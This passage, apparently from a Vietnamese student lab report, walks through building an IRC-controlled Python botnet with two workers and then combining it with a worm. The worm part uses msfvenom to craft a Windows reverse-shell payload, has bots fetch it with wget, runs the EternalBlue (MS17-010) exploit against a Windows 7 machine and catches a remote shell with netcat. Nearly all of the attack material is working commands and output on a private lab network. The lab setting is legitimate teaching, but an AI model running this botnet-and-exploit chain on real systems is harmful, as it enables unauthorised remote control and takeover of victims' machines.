ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ _
```

```
2024-05-08 09:24:41,421 - INFO - task [3] received by worker worker
2024-05-08 09:24:55,305 - INFO - task [3] finished by worker worker
2024-05-08 09:24:55,305 - INFO - 3:worker:{'worker': 'downloaded get.php\n'}
```

C.2 Mở rộng mạng botnet với 2 bots

> **Yêu cầu 4** **Tiếp tục những gì đang thực hiện tại C.1, bạn hãy mở rộng mạng Botnet với 2 bots.**

Địa chỉ IP máy Boss

```
ubuntu@ubuntu:/var/www/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:8b:0c:b7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.131/24 brd 192.168.55.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe8b:cb7/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:/var/www/html$
```

Địa chỉ IP máy Worker 1

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:ec:f7:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.135/24 brd 192.168.55.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feec:f7aa/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$
```

Địa chỉ IP máy Worker 2

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:a4:1d:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.132/24 brd 192.168.55.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fea4:1def/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$
```

Khởi chạy boss với các tham số theo ví dụ trong bài

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python boss.py -c secretbotz -n da
boss1 -x qwerty -s irc.quakenet.org
[sudo] password for ubuntu:
2024-05-08 09:28:08,499 - INFO - Registering nick daboss1
2024-05-08 09:28:08,499 - INFO - Authing as daboss1
2024-05-08 09:28:09,196 - INFO - server ping: :3277580827
2024-05-08 09:28:17,938 - INFO - Registered
```

Thêm worker 1 vào channel

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python worker.py -b daboss1 -s irc
.quakenet.org
2024-05-08 09:28:33,609 - INFO - Registering nick worker
2024-05-08 09:28:33,610 - INFO - Authing as worker
2024-05-08 09:28:33,993 - INFO - server ping: :3115923453
2024-05-08 09:28:42,526 - INFO - Registered
_
```

Thêm worker 2 vào channel

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python worker.py -b daboss1 -s irc
.quakenet.org
[sudo] password for ubuntu:
2024-05-08 09:29:10,113 - INFO - Registering nick worker
2024-05-08 09:29:10,113 - INFO - Authing as worker
2024-05-08 09:29:11,130 - WARNING - Nick worker already taken, trying worker_157
2024-05-08 09:29:11,130 - INFO - Registering nick worker_157
2024-05-08 09:29:11,437 - INFO - server ping: :2935562438
2024-05-08 09:29:19,546 - INFO - Registered
-
```

Trên máy Boss lúc này xuất hiện thông báo đã thêm 2 máy vào

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python boss.py -c secretbotz -n da
boss1 -x qwerty -s irc.quakenet.org
[sudo] password for ubuntu:
2024-05-08 09:28:08,499 - INFO - Registering nick daboss1
2024-05-08 09:28:08,499 - INFO - Authing as daboss1
2024-05-08 09:28:09,196 - INFO - server ping: :3277580827
2024-05-08 09:28:17,938 - INFO - Registered
2024-05-08 09:28:44,000 - INFO - added worker [worker]
2024-05-08 09:29:20,459 - INFO - added worker [worker_157]
```

* Thực hiện một số lệnh

- Kiểm tra trạng thái botnet

```
<kohaku> !status
<daboss1> 2 workers available
```

- Truy vấn thông tin máy Worker

```
<kohaku> !execute info
<daboss1> Scheduled task: "info" with id 1 [2 workers]
<daboss1> Task 1 completed by 2 workers
```

```
2024-05-08 09:32:15,164 - INFO - task [1] received by worker worker
2024-05-08 09:32:15,546 - INFO - task [1] received by worker worker_157
2024-05-08 09:32:15,946 - INFO - task [1] finished by worker worker
2024-05-08 09:32:15,946 - INFO - 1:worker:{'worker_157': '', 'worker': 'worker.py: Linux-4.4.0-210-g
eneric-x86_64-with-Ubuntu-16.04-xenial, 64bit, ubuntu, 2.7.12\n'}
2024-05-08 09:32:15,947 - INFO - task [1] finished by worker worker_157
2024-05-08 09:32:15,947 - INFO - 1:worker_157:{'worker_157': 'worker.py: Linux-4.4.0-210-generic-x86
_64-with-Ubuntu-16.04-xenial, 64bit, ubuntu, 2.7.12\n', 'worker': 'worker.py: Linux-4.4.0-210-generi
c-x86_64-with-Ubuntu-16.04-xenial, 64bit, ubuntu, 2.7.12\n'}
-
```

Thực hiện tải file

```
<kohaku> !execute download https://mirc.com/get.php
<daboss1> Scheduled task: "download https://mirc.com/get.php" with id 2 [2 workers]

<daboss1> Task 2 completed by 2 workers
```

```
2024-05-08 09:33:50,264 - INFO - task [2] received by worker worker
2024-05-08 09:33:50,632 - INFO - task [2] received by worker worker_157
2024-05-08 09:34:03,888 - INFO - task [2] finished by worker worker
2024-05-08 09:34:03,889 - INFO - 2:worker:{'worker_157': '', 'worker': 'downloaded get.php\n'}
2024-05-08 09:34:06,041 - INFO - task [2] finished by worker worker_157
2024-05-08 09:34:06,041 - INFO - 2:worker_157:{'worker_157': 'downloaded get.php\n', 'worker': 'down
loaded get.php\n'}
-
```

File ở Worker 1

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:ec:f7:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.135/24 brd 192.168.55.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feec:f7aa/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ ls
boss.py   get.php      __init__.pyc  launcher.pyc  reverse_shell.bin  worker.py
boss.pyc  __init__.py  launcher.py   MS17-010      Win7Blue           worker.pyc
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ _
```

File ở Worker 2

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:a4:1d:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.132/24 brd 192.168.55.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fea4:1def/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ ls
boss.py   get.php      __init__.pyc  launcher.pyc  reverse_shell.bin  worker.py
boss.pyc  __init__.py  launcher.py   MS17-010      Win7Blue           worker.pyc
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$
```

C.3 Tích hợp Simple Worm với Bot

> **Yêu cầu 5** **Với những kiến thức về Simple Worm đã làm và Botnet vừa làm. Bạn hãy tích hợp Simple Worm vào Bot để ngoài việc thực hiện command từ xa còn có thể khai thác được lỗ hổng của máy từ xa.**

Trong bài này, ta sẽ dùng Eternal Blue để tấn công máy victim chạy Windows 7 và mở reverse shell về máy Boss

Sử dụng msfvenom trên máy Kali để tạo payload reverse shell. Ta đặt LHOST và LPORT lần lượt là IP của boss và port lắng nghe kết nối từ netcat trên boss

```
┌──(kali㉿kali)-[~/MS17-010]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.55.131 LPORT=4444 2>/dev/null

┌──(kali㉿kali)-[~/MS17-010]
└─$ cat sc_x64_kernel.bin sc_x64_msf.bin > reverse_shell.bin

┌──(kali㉿kali)-[~/MS17-010]
└─$ file reverse_shell.bin
reverse_shell.bin: data
```

Copy file vào /var/www/html và bật apache2 để máy worker có thể tải về qua URL http://192.168.55.133/reverse_shell.bin

```
┌──(kali㉿kali)-[~/MS17-010]
└─$ sudo cp reverse_shell.bin /var/www/html

┌──(kali㉿kali)-[~/MS17-010]
└─$
```

Khởi tạo Boss

```
ubuntu@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python boss.py secretbotz -n dabos
s1 -x qwerty -s irc.quakenet.org
[sudo] password for ubuntu:
2024-05-08 02:50:56,186 - INFO - Registering nick daboss1
2024-05-08 02:50:56,187 - INFO - Authing as daboss1
2024-05-08 02:50:57,193 - INFO - server ping: :1811954336
2024-05-08 02:51:05,573 - INFO - Registered
```


Khởi tạo Worker

```
ubuntu@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python worker.py -b daboss1 -s irc
.quakenet.org
[sudo] password for ubuntu:
2024-05-08 02:51:35,149 - INFO - Registering nick worker
2024-05-08 02:51:35,149 - INFO - Authing as worker
2024-05-08 02:51:35,314 - INFO - server ping: :4257276754
2024-05-08 02:51:44,201 - INFO - Registered
```

Xác nhận đã thêm Worker thành công

```
2024-05-08 02:50:56,186 - INFO - Registering nick daboss1
2024-05-08 02:50:56,187 - INFO - Authing as daboss1
2024-05-08 02:50:57,193 - INFO - server ping: :1811954336
2024-05-08 02:51:05,573 - INFO - Registered
2024-05-08 02:51:45,224 - INFO - added worker [worker]
```

Trên máy thật, ta sử dụng mIRC để kết nối tới channel



Xác nhận kết nối thành công và kiểm tra tình trạng của worker

Ta sẽ bắt đầu quá trình exploit. Đầu tiên tải repo MS17-010 về máy Worker

```
* Now talking in #secretbotz
<kohaku> !auth qwerty
<@daboss1> Success
<kohaku> !status
<@daboss1> 1 workers available
<@daboss1> 0 tasks have been scheduled
<kohaku> !execute run sudo git clone https://github.com/worawit/MS17-010.git
<@daboss1> Scheduled task: "run sudo git clone https://github.com/worawit/MS17-010.git" with id 1 [1 workers]

<@daboss1> Task 1 completed by 1 workers
```

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ python worker.py -b daboss1 -s irc.quak
enet.org
2024-05-08 07:52:14,778 - INFO - Registering nick worker
2024-05-08 07:52:14,779 - INFO - Authing as worker
2024-05-08 07:52:16,090 - INFO - server ping: :2146548427
2024-05-08 07:52:23,779 - INFO - Registered
[sudo] password for ubuntu:
Cloning into 'MS17-010'...
remote: Enumerating objects: 183, done.
remote: Counting objects: 100% (131/131), done.
remote: Compressing objects: 100% (45/45), done.
remote: Total 183 (delta 88), reused 86 (delta 86), pack-reused 52
Receiving objects: 100% (183/183), 107.30 KiB | 0 bytes/s, done.
Resolving deltas: 100% (104/104), done.
Checking connectivity... done.
```

Sau đó tải file reverse shell đã chuẩn bị ở phần đầu

```
<kohaku> !execute run sudo wget http://192.168.55.133/reverse_shell.bin
<@daboss1> Scheduled task: "run sudo wget http://192.168.55.133/reverse_shell.bin" with id 2 [1 workers]

<@daboss1> Task 2 completed by 1 workers
```

```
--2024-05-08 07:57:37--  http://192.168.55.133/reverse_shell.bin
Connecting to 192.168.55.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1232 (1.2K) [application/octet-stream]
Saving to: 'reverse_shell.bin'

reverse_shell.bin        100%[=================================>]   1.20K  --.-KB/s    in 0s

2024-05-08 07:57:52 (67.6 MB/s) - 'reverse_shell.bin' saved [1232/1232]
```

Trên máy boss ta dùng mở sang terminal thứ 2 và dùng netcat lắng nghe trên port 4444

```
ubuntu@ubuntu:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Tiến hành exploit qua IRCclient. Chạy command bên dưới với 192.168.55.134 là địa chỉ IP của máy victim. Số 30 ở cuối là GroomConn để tăng khả năng nhận shell trả về

```
<kohaku> !execute run sudo python ./MS17-010/eternalblue_exploit7.py 192.168.55.134 ./reverse_shell.bin 30

<@daboss1> Scheduled task: "run sudo python ./MS17-010/eternalblue_exploit7.py 192.168.55.134
  ./reverse_shell.bin 30" with id 5 [1 workers]
<@daboss1> Task 5 completed by 1 workers
```

Sau khi tấn công ta nhận được shell trả về từ máy victim

```
ubuntu@ubuntu:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.55.134] port 4444 [tcp/*] accepted (family 2, sport 49181)
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_

Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.55.134] port 4444 [tcp/*] accepted (family 2, sport 49174)
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a1cb:f458:3468:fb53%10
   IPv4 Address. . . . . . . . . . . : 192.168.55.134
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.55.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:7deb:43b:c6a:15a6:3f57:c879
   Link-local IPv6 Address . . . . . : fe80::c6a:15a6:3f57:c879%12
   Default Gateway . . . . . . . . . : ::

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Windows\system32>_
```